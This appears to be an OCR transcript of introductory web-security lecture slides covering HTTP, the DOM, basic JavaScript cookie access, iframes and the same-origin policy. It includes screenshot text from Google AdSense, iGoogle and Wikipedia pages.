
```
GET /account.html HTTP/1.1
Host: www.safebank.com
```


HTTP RESPONSE:

```
HTTP/1.1 200 OK
<HTML> . . . </HTML>
```

webpage


Page rendering





DOM (Document Object Model)

Cross-platform model for representing and interacting with objects in HTML



HTML

```
<html>
    <body>
        <div>
            foo
        </div>
        <form>
            <input type="text” />
            <input type=”radio” />
            <input type=”checkbox” />
        </form>
    </body>
</html>
```

DOM Tree

```
|-> Document
   |-> Element (<html>)
     |-> Element (<body>)
       |-> Element (<div>)
         |-> text node
       |-> Form
            |-> Text-box
            |-> Radio Button
            |-> Check Box
```

The power of Javascript

Get familiarized with it so that you can think of all the attacks one can do with it.

What can you do with Javascript?

Almost anything you want to the DOM!

A JS script embedded on a page can modify in almost arbitrary ways the DOM of the page.

The same happens if an attacker manages to get you load a script into your page.

w3schools.com has nice interactive tutorials

Example of what Javascript can do…

Can change HTML content:

```
<p id="demo">JavaScript can change HTML content.</p>

<button type="button"
onclick="document.getElementById('demo').innerHTML =
'Hello JavaScript!'">
   Click Me!</button>
```

DEMO from
http://www.w3schools.com/js/js_examples.asp

Other examples

Can change images

Can chance style of elements

Can hide elements

Can unhide elements

Can change cursor

Another example: can access cookies

Read cookie with JS:

```
var x = document.cookie;
```

Change cookie with JS:


```
document.cookie = "username=John Smith; expires=Thu,
18 Dec 2013 12:00:00 UTC; path=/";
```

Frames

Frames

- Enable embedding a page within a page

```
<iframe src="URL"></iframe>
```



src = google.com/…
name = awglogin

Earn money from relevant ads on your website

Google AdSense matches ads to your site's content, and you earn money whenever your visitors click on them.

Roses, Daisies, and more
Local florists. Same day delivery
Freshest flowers from $10.99
www.seedsandsaplings.com

Place ads on your site


Existing AdSense users:
Sign in to Google AdSense with your Google Account

Email:
Password:

outer page

inner page

Frames



You have been signed out. Sign in to see your stuff.

(Don't have an iGoogle page? Get started.)

Tornadoes Kill at Least 47 People Across US South - Voice of America
By VOA News Tornadoes tore across parts of the southern Unit... all 1,843 news articles

Clinton camp: Obama will outspend us - Houston Chronicle
By JIM KUHNHENN AP Writer Â© 2008 AP WASHINGTON - Hill... all 8,078 news articles

Coroner: Heath's Death Accidental OD - E! Online
By Gina Serpe The results are in: The New York Medical Examine... all 685 news articles

Bush approved CIA disclosure on waterboarding - Reuters
By Matt Spetalnick WASHINGTON (Reuters) - US President Georg... all 670 news articles

Get weather forecasts for your hometown and favorite places around the globe.

Enter your ZIP code:

« February 2008 »

Su	M	Tu	W	Th	F	Sa
20	21	22	23	24	25	26
27	28	29	30	31	1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	1
2	3	4	5	6	7	8

Tender Vibes... 3:49
Danny's Mind... 1:08
WATCH! You C... 0:55
Super Duper ... 2:53
Super Tuesda... 3:36
I'm Asking Y... 0:30

src = 7.gmodules.com/...
name = remote_iframe_7

- Modularity
  - Brings together content from multiple sources
  - Client-side aggregation
- Delegation
  - Frame can draw only inside its own rectangle

Frames

- Outer page can specify only sizing and placement of the frame in the outer page
- Frame isolation: Outer page cannot change contents of inner page; inner page cannot change contents of outer page

Thinking About Web Security

Desirable security goals

- **Integrity**: malicious web sites should not be able to tamper with integrity of our computers or our information on other web sites
- **Confidentiality**: malicious web sites should not be able to learn confidential information from our computers or other web sites
- **Privacy**: malicious web sites should not be able to spy on us or our online activities
- **Availability**: malicious parties should not be able to keep us from accessing our web resources

5 Minute Break

Questions Before We Proceed?

Security on the web

- Risk #1: we don’t want a malicious site to be able to trash files/programs on our computers
  - Browsing to `awesomevids.com` (or `evil.com`) should not infect our computers with malware, read or write files on our computers, etc.

Security on the web

- Risk #1: we don’t want a malicious site to be able to trash files/programs on our computers
  - Browsing to `awesomevids.com` (or `evil.com`) should not infect our computers with malware, read or write files on our computers, etc.
- Defenses: Javascript is sandboxed;
  try to avoid security bugs in browser code;
  privilege separation; automatic updates.

Security on the web

- Risk #2: we don’t want a malicious site to be able to spy on or tamper with our information or interactions with other websites
  - Browsing to `evil.com` should not let `evil.com` spy on our emails in Gmail or buy stuff with our Amazon accounts

Security on the web

- Risk #2: we don’t want a malicious site to be able to spy on or tamper with our information or interactions with other websites
  - Browsing to `evil.com` should not let `evil.com` spy on our emails in Gmail or buy stuff with our Amazon accounts
- Defense: the *same-origin policy*
  - A security policy grafted on after-the-fact, and enforced by web browsers

Security on the web

- Risk #3: we want data stored on a web server to be protected from unauthorized access


Security on the web

- Risk #3: we want data stored on a web server to be protected from unauthorized access
- Defense: server-side security

Same-origin policy


Same-origin policy

- Each site in the browser is isolated from all others




Same-origin policy

- Multiple pages from the same site are not isolated



Origin

- Granularity of protection for same origin policy
- Origin = protocol + hostname + port



- Determined using ***string matching***! If these match, it is same origin; else it is not. Even though in some cases, it is logically the same origin, if there is no string match, it is not.

Same-origin policy


One origin should not be able to access the resources of another origin

Javascript on one page cannot read or modify pages from different origins.

The contents of an *iframe* have the origin of the URL from which the iframe is served; *not* the loading website.

Same-origin policy

- The origin of a page is derived from the URL it was loaded from



http://en.wikipedia.org

http://upload.wikimedia.org

Wikipedia Forever Our shared knowledge. Our shared treasure. Help us protect it.

Welcome to Wikipedia,
the free encyclopedia that anyone can edit.
3,118,032 articles in English

Today's featured article


The Lucy poems are a series of five poems composed by the English Romantic poet William Wordsworth between 1798 and 1801. All but one were first published in the second edition of *Lyrical Ballads* in 1800, a collaboration between Wordsworth and Samuel Taylor Coleridge that was both Wordsworth's first major publication and a milestone in the early English Romantic movement. In the series, Wordsworth sought to write unaffected English verse infused with abstract ideals of beauty, nature, love, longing and death. Although they individually deal with a variety of themes, as a series they focus on the poet's longing for the company of his friend Coleridge, who had stayed in England, and on his increasing impatience with his sister Dorothy, who had travelled

In the news

